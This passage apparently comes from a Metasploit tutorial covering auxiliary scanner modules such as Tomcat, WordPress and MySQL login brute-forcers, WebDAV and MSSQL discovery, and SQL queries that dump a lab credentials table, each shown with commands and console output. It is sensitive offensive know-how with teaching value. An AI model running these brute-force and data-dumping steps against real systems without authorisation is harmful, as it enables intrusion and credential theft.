→	no	Add all users in the current database to the list	↵
PASSWORD			↵
→	no	The HTTP password to specify for authentication	↵
PASS_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_		
→pass.txt	no	File containing passwords, one per line	↵
Proxies			↵
→	no	A proxy chain of format type:host:port[,type:host:port][...]	↵
RHOSTS			↵
→	yes	The target address range or CIDR identifier	↵
RPORT	8080		↵
→	yes	The target port (TCP)	↵
SSL	false		↵
→	no	Negotiate SSL/TLS for outgoing connections	↵
STOP_ON_SUCCESS	false		↵
→	yes	Stop guessing when a credential works for a host	↵
TARGETURI	/manager/html		↵
→	yes	URI for Manager login. Default is /manager/html	↵
THREADS	1		↵
→	yes	The number of concurrent threads	↵
USERNAME			↵
→	no	The HTTP username to specify for authentication	↵
USERPASS_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_		
→userpass.txt	no	File containing users and passwords separated by space, one	↵
→pair per line			↵
USER_AS_PASS	false		↵
→	no	Try the username as the password for all users	↵
USER_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_		
→users.txt	no	File containing users, one per line	↵
VERBOSE	true		↵
→	yes	Whether to print output for all attempts	↵
VHOST			↵
→	no	HTTP server virtual host	↵

We will keep the default username and password files, set our RHOSTS and the RPORT of our target and let it run.

```
msf auxiliary(tomcat_mgr_login) > set RHOSTS 192.168.1.208
RHOSTS => 192.168.1.208
msf auxiliary(tomcat_mgr_login) > set RPORT 8180
RPORT => 8180
msf auxiliary(tomcat_mgr_login) > set VERBOSE false
VERBOSE => false
msf auxiliary(tomcat_mgr_login) > run

[+] http://192.168.1.208:8180/manager/html [Apache-Coyote/1.1] [Tomcat Application_
→Manager] successful login 'tomcat' : 'tomcat'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tomcat_mgr_login) >
```

Our quick scan turned up a default set of tomcat credentials on our target system.

verb_auth_bypass

The “verb_auth_bypass” module scans a server or range of servers and attempts to bypass authentication by using different HTTP verbs.


```
msf > use auxiliary/scanner/http/verb_auth_bypass
msf auxiliary(verb_auth_bypass) > show options
```

Module options (auxiliary/scanner/http/verb_auth_bypass):

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of <code>format type:host:port[, ↵type:host:port][...]</code>
RHOSTS		yes	The target address <code>range</code> or CIDR identifier
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	The path to test
THREADS	1	yes	The number of concurrent threads
VHOST		no	HTTP server virtual host

We configure this module by setting the path to the page requiring authentication, set our RHOSTS value and let the scanner run.

```
msf auxiliary(verb_auth_bypass) > set PATH /xampp/
PATH => /xampp/
msf auxiliary(verb_auth_bypass) > set RHOSTS 192.168.1.201
RHOSTS => 192.168.1.201
msf auxiliary(verb_auth_bypass) > run
```

```
[*] 192.168.1.201 requires authentication: Basic realm="xampp user" [401]
[*] Testing verb HEAD resp code: [401]
[*] Testing verb TRACE resp code: [200]
[*] Possible authentication bypass with verb TRACE code 200
[*] Testing verb TRACK resp code: [401]
[*] Testing verb WMAP resp code: [401]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(verb_auth_bypass) >
```

By reading the returned server status codes, the module indicates there is a potential auth bypass by using the TRACE verb on our target.

webdav_scanner

The “webdav_scanner” module scans a server or range of servers and attempts to determine if WebDav is enabled. This allows us to better fine-tune our attacks.

```
msf > use auxiliary/scanner/http/webdav_scanner
msf auxiliary(webdav_scanner) > show options
```

Module options (auxiliary/scanner/http/webdav_scanner):

Name	Current Setting	Required	Description
PATH	/	yes	Path to use
Proxies		no	A proxy chain of <code>format type:host:port[, ↵type:host:port][...]</code>
RHOSTS		yes	The target address <code>range</code> or CIDR identifier
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
THREADS	1	yes	The number of concurrent threads
VHOST		no	HTTP server virtual host

The only configuration we need to do is to set our RHOSTS and THREADS values and let the scanner run.

```
msf auxiliary(webdav_scanner) > set RHOSTS 192.168.1.200-250
RHOSTS => 192.168.1.200-250
msf auxiliary(webdav_scanner) > set THREADS 20
THREADS => 20
msf auxiliary(webdav_scanner) > run

[*] 192.168.1.203 (Microsoft-IIS/5.1) has WEBDAV ENABLED
[*] 192.168.1.209 (Apache/2.0.54 (Linux/SUSE)) WebDAV disabled.
[*] 192.168.1.208 (Apache/2.0.52 (CentOS)) WebDAV disabled.
[*] 192.168.1.213 (Apache/2.2.14 (Ubuntu)) WebDAV disabled.
[*] Scanned 14 of 51 hosts (027% complete)
[*] 192.168.1.222 (Apache/1.3.23 (Unix) (Red-Hat/Linux) mod_python/2.7.6 Python/1.5.
↳2 mod_ssl/2.8.7 OpenSSL/0.9.6b DAV/1.0.3 PHP/4.1.2 mod_perl/1.26 mod_throttle/3.1.
↳2) WebDAV disabled.
[*] 192.168.1.223 (Apache/2.2.14 (Win32) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l mod_
↳autoindex_color PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1)
↳WebDAV disabled.
[*] 192.168.1.229 (Microsoft-IIS/6.0) has WEBDAV ENABLED
[*] 192.168.1.224 (Apache/2.2.4 (Ubuntu) PHP/5.2.3-1ubuntu6) WebDAV disabled.
[*] 192.168.1.227 (Microsoft-IIS/5.0) has WEBDAV ENABLED
[*] Scanned 28 of 51 hosts (054% complete)
[*] 192.168.1.234 (lighttpd/1.4.25) WebDAV disabled.
[*] 192.168.1.235 (Apache/2.2.3 (CentOS)) WebDAV disabled.
[*] Scanned 38 of 51 hosts (074% complete)
[*] Scanned 51 of 51 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(webdav_scanner) >
```

webdav_website_content

The “webdav_website_content” auxiliary module scans a host or range of hosts for servers that disclose their content via WebDav.

```
msf > use auxiliary/scanner/http/webdav_website_content
msf auxiliary(webdav_website_content) > show options

Module options (auxiliary/scanner/http/webdav_website_content):

  Name      Current Setting  Required  Description
  ----      -
  PATH      /                yes       Path to use
  Proxies                    no       A proxy chain of format type:host:port[,
↳type:host:port][...]
  RHOSTS    192.168.1.201   yes       The target address range or CIDR identifier
  RPORT     80              yes       The target port (TCP)
  SSL       false           no       Negotiate SSL/TLS for outgoing connections
  THREADS   1               yes       The number of concurrent threads
  VHOST                     no       HTTP server virtual host
```

As this module can produce a lot of output, we will set RHOSTS to target a single machine and let it run.

```
msf auxiliary(webdav_website_content) > set RHOSTS 192.168.1.201
RHOSTS => 192.168.1.201
msf auxiliary(webdav_website_content) > run

[*] Found file or directory in WebDAV response (192.168.1.201) http://192.168.1.201/
```

(continues on next page)

(continued from previous page)

```

[*] Found file or directory in WebDAV response (192.168.1.201) http://192.168.1.201/
↳aspnet_client/
[*] Found file or directory in WebDAV response (192.168.1.201) http://192.168.1.201/
↳images/
[*] Found file or directory in WebDAV response (192.168.1.201) http://192.168.1.201/_
↳private/
[*] Found file or directory in WebDAV response (192.168.1.201) http://192.168.1.201/_
↳vti_cnf/
[*] Found file or directory in WebDAV response (192.168.1.201) http://192.168.1.201/_
↳vti_cnf/iisstart.htm
[*] Found file or directory in WebDAV response (192.168.1.201) http://192.168.1.201/_
↳vti_cnf/pagerror.gif
[*] Found file or directory in WebDAV response (192.168.1.201) http://192.168.1.201/_
↳vti_log/
[*] Found file or directory in WebDAV response (192.168.1.201) http://192.168.1.201/_
↳vti_pvt/
[*] Found file or directory in WebDAV response (192.168.1.201) http://192.168.1.201/_
↳vti_pvt/access.cnf
[*] Found file or directory in WebDAV response (192.168.1.201) http://192.168.1.201/_
↳vti_pvt/botinfo.cnf
[*] Found file or directory in WebDAV response (192.168.1.201) http://192.168.1.201/_
↳vti_pvt/bots.cnf
[*] Found file or directory in WebDAV response (192.168.1.201) http://192.168.1.201/_
↳vti_pvt/deptodoc.btr
[*] Found file or directory in WebDAV response (192.168.1.201) http://192.168.1.201/_
↳vti_pvt/doctodep.btr
[*] Found file or directory in WebDAV response (192.168.1.201) http://192.168.1.201/_
↳vti_pvt/frontpg.lck
[*] Found file or directory in WebDAV response (192.168.1.201) http://192.168.1.201/_
↳vti_pvt/linkinfo.btr
[*] Found file or directory in WebDAV response (192.168.1.201) http://192.168.1.201/_
↳vti_pvt/service.cnf
[*] Found file or directory in WebDAV response (192.168.1.201) http://192.168.1.201/_
↳vti_pvt/service.lck
[*] Found file or directory in WebDAV response (192.168.1.201) http://192.168.1.201/_
↳vti_pvt/services.cnf
[*] Found file or directory in WebDAV response (192.168.1.201) http://192.168.1.201/_
↳vti_pvt/svcacl.cnf
[*] Found file or directory in WebDAV response (192.168.1.201) http://192.168.1.201/_
↳vti_pvt/uniqueperm.cnf
[*] Found file or directory in WebDAV response (192.168.1.201) http://192.168.1.201/_
↳vti_pvt/writeto.cnf
[*] Found file or directory in WebDAV response (192.168.1.201) http://192.168.1.201/_
↳vti_script/
[*] Found file or directory in WebDAV response (192.168.1.201) http://192.168.1.201/_
↳vti_txt/
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(webdav_website_content) >

```

wordpress_login_enum

The “wordpress_login_enum” auxiliary module will brute-force a WordPress installation and first determine valid usernames and then perform a password-guessing attack.

```

msf > use auxiliary/scanner/http/wordpress_login_enum
msf auxiliary(wordpress_login_enum) > show options

```

(continues on next page)

(continued from previous page)

Module options (auxiliary/scanner/http/wordpress_login_enum):

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE	true	yes	Perform brute force authentication
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple
↳stored in the current database			
DB_ALL_PASS	false	no	Add all passwords in the current
↳database to the list			
DB_ALL_USERS	false	no	Add all users in the current
↳database to the list			
ENUMERATE_USERNAMES	true	yes	Enumerate usernames
PASSWORD		no	A specific password to authenticate
↳ with			
PASS_FILE		no	File containing passwords, one per
↳line			
Proxies		no	A proxy chain of format
↳ type :host:port[, type :host:port][...]			
RANGE_END	10	no	Last user id to enumerate
RANGE_START	1	no	First user id to enumerate
RHOSTS		yes	The target address range or CIDR
↳identifier			
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing
↳connections			
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential
↳works for a host			
TARGETURI	/	yes	The base path to the wordpress
↳application			
THREADS	1	yes	The number of concurrent threads
USERNAME		no	A specific username to authenticate
↳ as			
USERPASS_FILE		no	File containing users and passwords
↳separated by space, one pair per line			
USER_AS_PASS	false	no	Try the username as the password
↳ for all users			
USER_FILE		no	File containing usernames, one per
↳line			
VALIDATE_USERS	true	yes	Validate usernames
VERBOSE	true	yes	Whether to print output for all
↳attempts			
VHOST		no	HTTP server virtual host

We configure the module first by pointing it to the path of wp-login.php on the target server. We then set our username and password files, set the RHOSTS value, and let it run.

```
msf auxiliary(wordpress_login_enum) > set URI /wordpress/wp-login.php
URI => /wordpress/wp-login.php
msf auxiliary(wordpress_login_enum) > set PASS_FILE /tmp/passes.txt
PASS_FILE => /tmp/passes.txt
msf auxiliary(wordpress_login_enum) > set USER_FILE /tmp/users.txt
USER_FILE => /tmp/users.txt
msf auxiliary(wordpress_login_enum) > set RHOSTS 192.168.1.201
```

(continues on next page)

(continued from previous page)

```

RHOSTS => 192.168.1.201
msf auxiliary(wordpress_login_enum) > run

[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration - Running_
↳User Enumeration
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration - Checking_
↳Username: 'administrator'
[-] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration - Invalid_
↳Username: 'administrator'
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration - Checking_
↳Username: 'admin'
[+] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration- Username:
↳'admin' - is VALID
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration - Checking_
↳Username: 'root'
[-] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration - Invalid_
↳Username: 'root'
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration - Checking_
↳Username: 'god'
[-] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration - Invalid_
↳Username: 'god'
[+] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration - Found 1_
↳valid user
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Brute Force - Running_
↳Bruteforce
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Brute Force - Skipping_
↳all but 1 valid user
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Brute Force - Trying_
↳username: 'admin' with password: ''
[-] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Brute Force - Failed_
↳to login as 'admin'
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Brute Force - Trying_
↳username: 'admin' with password: 'root'
[-] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Brute Force - Failed_
↳to login as 'admin'
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Brute Force - Trying_
↳username: 'admin' with password: 'admin'
[-] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Brute Force - Failed_
↳to login as 'admin'
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Brute Force - Trying_
↳username: 'admin' with password: 'god'
[-] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Brute Force - Failed_
↳to login as 'admin'
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Brute Force - Trying_
↳username: 'admin' with password: 's3cr3t'
[+] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Brute Force - _
↳SUCCESSFUL login for 'admin' : 's3cr3t'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(wordpress_login_enum) >

```

We can see in the above output that the module is efficient as it only brute-forces passwords against valid usernames and our scan did indeed turn up a valid set of credentials.

imap_version

The “imap_version” auxiliary module is a relatively simple banner grabber for IMAP servers.

```
msf > use auxiliary/scanner/imap/imap_version
msf auxiliary(imap_version) > show options

Module options (auxiliary/scanner/imap/imap_version):
```

Name	Current Setting	Required	Description
IMAPPASS		no	The password for the specified username
IMAPUSER		no	The username to authenticate as
RHOSTS		yes	The target address range or CIDR identifier
RPORT	143	yes	The target port
THREADS	1	yes	The number of concurrent threads

To configure the module, we will only set the RHOSTS and THREADS values and let it run. Note that you can also pass credentials to the module.

```
msf auxiliary(imap_version) > set RHOSTS 192.168.1.200-240
RHOSTS => 192.168.1.200-240
msf auxiliary(imap_version) > set THREADS 20
THREADS => 20
msf auxiliary(imap_version) > run

[*] 192.168.1.215:143 IMAP * OK [CAPABILITY IMAP4REV1 LOGIN-REFERRALS STARTTLS_
↳AUTH=LOGIN] [192.168.1.215] IMAP4rev1 2001.315rh at Sun, 23 Jan 2011 20:47:51 +0200_
↳(IST)\x0d\x0a
[*] Scanned 13 of 55 hosts (023% complete)
[*] 192.168.1.224:143 IMAP * OK Dovecot ready.\x0d\x0a
[*] 192.168.1.229:143 IMAP * OK IMAPrev1\x0d\x0a
[*] Scanned 30 of 55 hosts (054% complete)
[*] Scanned 31 of 55 hosts (056% complete)
[*] Scanned 38 of 55 hosts (069% complete)
[*] Scanned 39 of 55 hosts (070% complete)
[*] Scanned 40 of 55 hosts (072% complete)
[*] 192.168.1.234:143 IMAP * OK localhost Cyrus IMAP4 v2.3.2 server ready\x0d\x0a
[*] Scanned 52 of 55 hosts (094% complete)
[*] Scanned 53 of 55 hosts (096% complete)
[*] Scanned 54 of 55 hosts (098% complete)
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(imap_version) >
```

mssql_ping

The “mssql_ping” module queries a host or range of hosts on UDP port 1434 to determine the listening TCP port of any MSSQL server, if available. MSSQL randomizes the TCP port that it listens on so this is a very valuable module in the Framework.

```
msf > use auxiliary/scanner/mssql/mssql_ping
msf auxiliary(mssql_ping) > show options

Module options (auxiliary/scanner/mssql/mssql_ping):
```

Name	Current Setting	Required	Description
PASSWORD		no	The password for the specified_
↳username			
RHOSTS		yes	The target address range or CIDR_
↳identifier			

(continues on next page)

(continued from previous page)

TDSENCRIPTION	false	yes	Use TLS/SSL for TDS data "Force_
↳ Encryption"			
THREADS	1	yes	The number of concurrent threads
USERNAME	sa	no	The username to authenticate as
USE_WINDOWS_AUTHENT	false	yes	Use windows authentication_
↳ (requires DOMAIN option set)			

To configure the module, we set the RHOSTS and THREADS values and let it run against our targets.

```
msf auxiliary(mssql_ping) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254
msf auxiliary(mssql_ping) > set THREADS 20
THREADS => 20
msf auxiliary(mssql_ping) > run

[*] Scanned 13 of 55 hosts (023% complete)
[*] Scanned 16 of 55 hosts (029% complete)
[*] Scanned 17 of 55 hosts (030% complete)
[*] SQL Server information for 192.168.1.217:
[*]   tcp           = 27900
[*]   np            = \\SERVER2\pipe\sql\query
[*]   Version       = 8.00.194
[*]   InstanceName  = MSSQLSERVER
[*]   IsClustered   = No
[*]   ServerName    = SERVER2
[*] SQL Server information for 192.168.1.241:
[*]   tcp           = 1433
[*]   np            = \\2k3\pipe\sql\query
[*]   Version       = 8.00.194
[*]   InstanceName  = MSSQLSERVER
[*]   IsClustered   = No
[*]   ServerName    = 2k3
[*] Scanned 32 of 55 hosts (058% complete)
[*] Scanned 40 of 55 hosts (072% complete)
[*] Scanned 44 of 55 hosts (080% complete)
[*] Scanned 45 of 55 hosts (081% complete)
[*] Scanned 46 of 55 hosts (083% complete)
[*] Scanned 50 of 55 hosts (090% complete)
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mssql_ping) >
```

As can be seen from the module output, not only does it return the listening TCP port, it returns other valuable information such as the InstanceName and ServerName values.

mssql_idf

The “mssql_idf” (Interesting Data Finder) module will connect to a remote MSSQL server using a given set of credentials and search for rows and columns with “interesting” names. This information can help you fine-tune further attacks against the database.

```
msf > use auxiliary/admin/mssql/mssql_idf
msf auxiliary(mssql_idf) > show options

Module options (auxiliary/admin/mssql/mssql_idf):

Name          Current Setting      Required  Description
```

(continues on next page)

(continued from previous page)

----	-----	-----	-----
NAMES	passw bank credit card	yes	Pipe separated list of column names
PASSWORD		no	The password for the specified username
RHOST		yes	The target address
RPORT	1433	yes	The target port
USERNAME	sa	no	The username to authenticate as

To configure the module, we will set it to look for field names of ‘username’ and ‘password’, along with a known password for the system, and our RHOST value.

```
msf auxiliary(mssql_idf) > set NAMES username|password
NAMES => username|password
msf auxiliary(mssql_idf) > set PASSWORD password1
PASSWORD => password1
msf auxiliary(mssql_idf) > set RHOST 192.168.1.195
RHOST => 192.168.1.195
msf auxiliary(mssql_idf) > run
```

Database	Schema	Table	Column	Data Type	Row Count
msdb	dbo	sysmail_server	username	nvarchar	0
msdb	dbo	backupmediaset	is_password_protected	bit	0
msdb	dbo	backupset	is_password_protected	bit	0
logins	dbo	userpass	username	varchar	3
logins	dbo	userpass	password	varchar	3

```
[*] Auxiliary module execution completed
msf auxiliary(mssql_idf) >
```

As can be seen in the module output, the scanner found our ‘logins’ database with a ‘userpass’ table containing username and password columns.

mssql_sql

The “mssql_sql” module allows you to perform SQL queries against a database using known-good credentials

```
msf > use auxiliary/admin/mssql/mssql_sql
msf auxiliary(mssql_sql) > show options
```

Module options (auxiliary/admin/mssql/mssql_sql):

Name	Current Setting	Required	Description
----	-----	-----	-----
PASSWORD		no	The password for the specified_
→username			
RHOST		yes	The target address
RPORT	1433	yes	The target port (TCP)
SQL	select @@version	no	The SQL query to execute

(continues on next page)

(continued from previous page)

TDSENCRYPTION	false	yes	Use TLS/SSL for TDS data "Force_
↳Encryption"			
USERNAME	sa	no	The username to authenticate as
USE_WINDOWS_AUTHENT	false	yes	Use windows authentication_
↳(requires DOMAIN option set)			

To configure this module, we set our PASSWORD and RHOST values, then our desired SQL command, and let it run.

```
msf auxiliary(mssql_sql) > set PASSWORD password1
PASSWORD => password1
msf auxiliary(mssql_sql) > set RHOST 192.168.1.195
RHOST => 192.168.1.195
msf auxiliary(mssql_sql) > set SQL use logins;select * from userpass
SQL => use logins;select * from userpass
msf auxiliary(mssql_sql) > run

[*] SQL Query: use logins;select * from userpass
[*] Row Count: 3 (Status: 16 Command: 193)

userid  username  password
-----  -
1       bjohnson  password
2       aadams    s3cr3t
3       jsmith    htimsj

[*] Auxiliary module execution completed
msf auxiliary(mssql_sql) >
```

****mysql_login***

The “mysql_login” auxiliary module is a brute-force login tool for MySQL servers.

```
msf > use auxiliary/scanner/mysql/mysql_login
msf auxiliary(mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

Name                Current Setting      Required  Description
-----  -
BLANK_PASSWORDS     false                no        Try blank passwords_
↳for all users
BRUTEFORCE_SPEED    5                    yes       How fast to_
↳bruteforce, from 0 to 5
DB_ALL_CREDS        false                no        Try each user/
↳password couple stored in the current database
DB_ALL_PASS         false                no        Add all passwords_
↳in the current database to the list
DB_ALL_USERS        false                no        Add all users in_
↳the current database to the list
PASSWORD            no                    no        A specific password_
↳to authenticate with
PASS_FILE            /usr/share/wordlists/fasttrack.txt no        File containing_
↳passwords, one per line
Proxies              no                    no        A proxy chain of_
↳format type:host:port[,type:host:port][...]
```

(continues on next page)

(continued from previous page)

RHOSTS	yes	The target address_
↪range or CIDR identifier		
RPORT 3306	yes	The target port_
↪(TCP)		
STOP_ON_SUCCESS false	yes	Stop guessing when_
↪a credential works for a host		
THREADS 1	yes	The number of_
↪concurrent threads		
USERNAME	no	A specific username_
↪to authenticate as		
USERPASS_FILE	no	File containing_
↪users and passwords separated by space, one pair per line		
USER_AS_PASS false	no	Try the username as_
↪the password for all users		
USER_FILE	no	File containing_
↪usernames, one per line		
VERBOSE true	yes	Whether to print_
↪output for all attempts		

To configure our scan, we point the module to files containing usernames and passwords, set our RHOSTS value, and let it run.

```
msf auxiliary(mysql_login) > set PASS_FILE /tmp/passes.txt
PASS_FILE => /tmp/passes.txt
msf auxiliary(mysql_login) > set RHOSTS 192.168.1.200
RHOSTS => 192.168.1.200
msf auxiliary(mysql_login) > set USER_FILE /tmp/users.txt
USER_FILE => /tmp/users.txt
msf auxiliary(mysql_login) > run

[*] 192.168.1.200:3306 - Found remote MySQL version 5.0.51a
[*] 192.168.1.200:3306 Trying username:'administrator' with password:''
[*] 192.168.1.200:3306 failed to login as 'administrator' with password ''
[*] 192.168.1.200:3306 Trying username:'admin' with password:''
[*] 192.168.1.200:3306 failed to login as 'admin' with password ''
[*] 192.168.1.200:3306 Trying username:'root' with password:''
[*] 192.168.1.200:3306 failed to login as 'root' with password ''
[*] 192.168.1.200:3306 Trying username:'god' with password:''
[*] 192.168.1.200:3306 failed to login as 'god' with password ''
[*] 192.168.1.200:3306 Trying username:'administrator' with password:'root'
[*] 192.168.1.200:3306 failed to login as 'administrator' with password 'root'
[*] 192.168.1.200:3306 Trying username:'administrator' with password:'admin'
[*] 192.168.1.200:3306 failed to login as 'administrator' with password 'admin'
[*] 192.168.1.200:3306 Trying username:'administrator' with password:'god'
[*] 192.168.1.200:3306 failed to login as 'administrator' with password 'god'
[*] 192.168.1.200:3306 Trying username:'administrator' with password:'s3cr3t'
[*] 192.168.1.200:3306 failed to login as 'administrator' with password 's3cr3t'
[*] 192.168.1.200:3306 Trying username:'admin' with password:'root'
[*] 192.168.1.200:3306 failed to login as 'admin' with password 'root'
[*] 192.168.1.200:3306 Trying username:'admin' with password:'admin'
[*] 192.168.1.200:3306 failed to login as 'admin' with password 'admin'
[*] 192.168.1.200:3306 Trying username:'admin' with password:'god'
[*] 192.168.1.200:3306 failed to login as 'admin' with password 'god'
[*] 192.168.1.200:3306 Trying username:'admin' with password:'s3cr3t'
[*] 192.168.1.200:3306 failed to login as 'admin' with password 's3cr3t'
[*] 192.168.1.200:3306 Trying username:'root' with password:'root'
```

(continues on next page)

(continued from previous page)

```
[+] 192.168.1.200:3306 - SUCCESSFUL LOGIN 'root' : 'root'
[*] 192.168.1.200:3306 Trying username:'god' with password:'root'
[*] 192.168.1.200:3306 failed to login as 'god' with password 'root'
[*] 192.168.1.200:3306 Trying username:'god' with password:'admin'
[*] 192.168.1.200:3306 failed to login as 'god' with password 'admin'
[*] 192.168.1.200:3306 Trying username:'god' with password:'god'
[*] 192.168.1.200:3306 failed to login as 'god' with password 'god'
[*] 192.168.1.200:3306 Trying username:'god' with password:'s3cr3t'
[*] 192.168.1.200:3306 failed to login as 'god' with password 's3cr3t'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mysql_login) >
```

mysql_version

The “mysql_version” module, as its name implies, scans a host or range of hosts to determine the version of MySQL that is running.

```
msf > use auxiliary/scanner/mysql/mysql_version
msf auxiliary(mysql_version) > show options

Module options (auxiliary/scanner/mysql/mysql_version):
```

Name	Current Setting	Required	Description
RHOSTS		yes	The target address range or CIDR identifier
RPORT	3306	yes	The target port
THREADS	1	yes	The number of concurrent threads

To configure the module, we simply set our RHOSTS and THREADS values and let it run.

```
msf auxiliary(mysql_version) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254
msf auxiliary(mysql_version) > set THREADS 20
THREADS => 20
msf auxiliary(mysql_version) > run

[*] 192.168.1.200:3306 is running MySQL 5.0.51a-3ubuntu5 (protocol 10)
[*] 192.168.1.201:3306 is running MySQL, but responds with an error: \x04Host '192.
↳168.1.101' is not allowed to connect to this MySQL server
[*] Scanned 21 of 55 hosts (038% complete)
[*] 192.168.1.203:3306 is running MySQL, but responds with an error: \x04Host '192.
↳168.1.101' is not allowed to connect to this MySQL server
[*] Scanned 22 of 55 hosts (040% complete)
[*] Scanned 42 of 55 hosts (076% complete)
[*] Scanned 44 of 55 hosts (080% complete)
[*] Scanned 45 of 55 hosts (081% complete)
[*] Scanned 48 of 55 hosts (087% complete)
[*] Scanned 50 of 55 hosts (090% complete)
[*] Scanned 51 of 55 hosts (092% complete)
[*] Scanned 52 of 55 hosts (094% complete)
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mysql_version) >
```

**nbname*

The “nbname” auxiliary module scans a range of hosts and determines their hostnames via NetBIOS.

```
msf > use auxiliary/scanner/netbios/nbname
msf auxiliary(nbname) > show options
```

Module options (auxiliary/scanner/netbios/nbname):

Name	Current Setting	Required	Description
-----	-----	-----	-----
BATCHSIZE	256	yes	The number of hosts to probe in each set
RHOSTS		yes	The target address range or CIDR identifier
RPORT	137	yes	The target port (UDP)
THREADS	10	yes	The number of concurrent threads

To configure the module, we set the RHOSTS and THREADS values then let it run.

```
msf auxiliary(nbname) > set RHOSTS 192.168.1.200-210
RHOSTS => 192.168.1.200-210
msf auxiliary(nbname) > set THREADS 11
THREADS => 11
msf auxiliary(nbname) > run

[*] Sending NetBIOS status requests to 192.168.1.200->192.168.1.210 (11 hosts)
[*] 192.168.1.200 [METASPLOITABLE] OS:Unix Names:(METASPLOITABLE, WORKGROUP)
↳Addresses:(192.168.1.208) Mac:00:00:00:00:00:00
[*] 192.168.1.201 [XEN-XP-SPLOIT] OS:Windows Names:(XEN-XP-SPLOIT, WORKGROUP)
↳Addresses:(192.168.1.201) Mac:8a:e9:17:42:35:b0
[*] 192.168.1.203 [XEN-XP-FUZZBOX] OS:Windows Names:(XEN-XP-FUZZBOX, WORKGROUP)
↳Addresses:(192.168.1.203) Mac:3e:ff:3c:4c:89:67
[*] 192.168.1.205 [XEN-2K3-64] OS:Windows Names:(XEN-2K3-64, WORKGROUP, __MSBROWSE__)
↳Addresses:(192.168.1.205) Mac:3a:f1:47:f6:a3:ab
[*] 192.168.1.206 [XEN-2K3-EXPLOIT] OS:Windows Names:(XEN-2K3-EXPLOIT, WORKGROUP)
↳Addresses:(192.168.1.206) Mac:12:bf:af:84:1c:35
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(nbname) >
```

pop3_version

The “pop3_version” module, as its name implies, scans a host or range of hosts for POP3 mail servers and determines the version running on them.

```
msf > use auxiliary/scanner/pop3/pop3_version
msf auxiliary(pop3_version) > show options
```

Module options (auxiliary/scanner/pop3/pop3_version):

Name	Current Setting	Required	Description
-----	-----	-----	-----
RHOSTS		yes	The target address range or CIDR identifier
RPORT	110	yes	The target port
THREADS	1	yes	The number of concurrent threads

This module requires only that we set the RHOSTS and THREADS values then let it run.

```
msf auxiliary(pop3_version) > set RHOSTS 192.168.1.200-250
RHOSTS => 192.168.1.200-250
msf auxiliary(pop3_version) > set THREADS 20
THREADS => 20
msf auxiliary(pop3_version) > run
```

(continues on next page)

(continued from previous page)

```
[*] Scanned 13 of 51 hosts (025% complete)
[*] 192.168.1.204:110 POP3 +OK Dovecot ready.\x0d\x0a
[*] 192.168.1.219:110 POP3 +OK POP3\x0d\x0a
[*] Scanned 29 of 51 hosts (056% complete)
[*] Scanned 31 of 51 hosts (060% complete)
[*] Scanned 37 of 51 hosts (072% complete)
[*] Scanned 39 of 51 hosts (076% complete)
[*] 192.168.1.224:110 POP3 +OK localhost Cyrus POP3 v2.3.2 server ready >3017279298.
↪1269446070@localhost>\x0d\x0a
[*] Scanned 51 of 51 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(pop3_version) >
```

pipe_auditor

The pipe_auditor scanner will determine what named pipes are available over SMB. In your information gathering stage, this can provide you with some insight as to some of the services that are running on the remote system.

```
msf > use auxiliary/scanner/smb/pipe_auditor
msf auxiliary(pipe_auditor) > show options

Module options:

